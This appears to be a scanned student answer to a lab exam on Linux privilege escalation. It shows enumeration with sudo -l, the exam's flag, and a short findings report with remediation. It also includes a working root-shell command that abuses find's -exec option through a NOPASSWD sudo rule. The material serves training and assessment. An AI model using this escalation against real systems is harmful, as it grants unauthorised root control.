
Section D: Privilege escalation (14 marks)

The account you are using has been granted more than it should have been.

10. Identify the misconfiguration that allows this account to escalate its privileges. State what it is and how you discovered it. **(7 mks)**

Marks: enumeration shown (3), misconfiguration correctly identified (4).
Answer: 1. Enumeration performed - I ran id to identify the current user's privileges and groups, then I ran sudo -l to enumerate commands the account could execute with sudo. And the output showed: (ALL) NOPASSWD: /usr/bin/find


2. Misconfiguration correctly identified - What I discovered is that the user blue is allowed to execute /usr/bin/find as any user, including root, without a password (NOPASSWD). Using find / -perm -4000 -type f 2>/dev/null to look further I discovered the "exec" option, and this permission can be exploited to execute commands with root privileges and obtain a root shell.



11. Escalate to root and retrieve the flag in the root user's home directory. **(7 mks)**

Marks: correct escalation (4), root flag retrieved (3).
Answer: 1. Correct privilege escalation - To escalate to root I ran the command sudo /usr/bin/find . -exec /bin/sh \; -quit where I confirmed with the command whoami to confirm I had escalated into root

2. Root flag retrieved - cske{least_privilege_was_never_applied}


kali-linux-2026.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blue@midexam-live-2: ~
Session Actions Edit View Help
blue@midexam-live-2:~$ sudo -l
Matching Defaults entries for blue on midexam-live-2:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User blue may run the following commands on midexam-live-2:
(ALL) NOPASSWD: /usr/bin/find
blue@midexam-live-2:~$ find / -perm -4000 -type f 2>/dev/null
/snap/core24/2124/usr/bin/chfn
/snap/core24/2124/usr/bin/chsh
/snap/core24/2124/usr/bin/gpasswd
/snap/core24/2124/usr/bin/mount
/snap/core24/2124/usr/bin/newgrp
/snap/core24/2124/usr/bin/passwd
/snap/core24/2124/usr/bin/su
/snap/core24/2124/usr/bin/sudo
/snap/core24/2124/usr/bin/umount
/snap/core24/2124/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/2124/usr/lib/openssh/ssh-keysign
/snap/core24/2124/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core22/2955/usr/bin/chfn
/snap/core22/2955/usr/bin/chsh
/snap/core22/2955/usr/bin/gpasswd
/snap/core22/2955/usr/bin/mount
/snap/core22/2955/usr/bin/newgrp
/snap/core22/2955/usr/bin/passwd
/snap/core22/2955/usr/bin/su
/snap/core22/2955/usr/bin/sudo
/snap/core22/2955/usr/bin/umount
/snap/core22/2955/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2955/usr/lib/openssh/ssh-keysign
/snap/core22/2955/usr/libexec/polkit-agent-helper-1
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
blue@midexam-live-2:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit
whoami
root
cat /root/root.txt
cske{least_privilege_was_never_applied}
#
Right Ctrl
73°F
Mostly cloudy
Search
7:26 PM
10/24/2026

Section E: Reporting (6 marks)

12. You have been asked to brief the organization on what you found. Identify the single most serious weakness on this machine, explain the risk it creates in plain language, and state specifically what should be done to fix it. **(6 mks)**

Marks: weakness named precisely (2), risk explained in plain language (2), concrete remediation (2).
Write three to five sentences. Name the weakness precisely, say what an attacker could do with it, and give a concrete remediation rather than general advice.

Answer:

My finding: Excessive Sudo Privileges Allow Root Escalation

Severity: Critical

Description: The blue account is configured in the sudoers file to run /usr/bin/find as root without a password (NOPASSWD). Because find can execute arbitrary commands through its -exec option, this permission is equivalent to unrestricted root access.

Impact: An attacker who compromises the blue account can spawn a root shell with a single command and gain full control of the server. This would expose sensitive files and system data, and would allow the attacker to modify configurations, create persistence, and move laterally to other systems.

Remediation

Remove the NOPASSWD sudo entry for /usr/bin/find from the sudoers configuration, using visudo to edit it safely.

Apply the principle of least privilege by granting the account only the specific administrative commands its duties require, and require password authentication where possible.

Verify the corrected permissions by running sudo -l as the blue user and confirming that find is no longer permitted.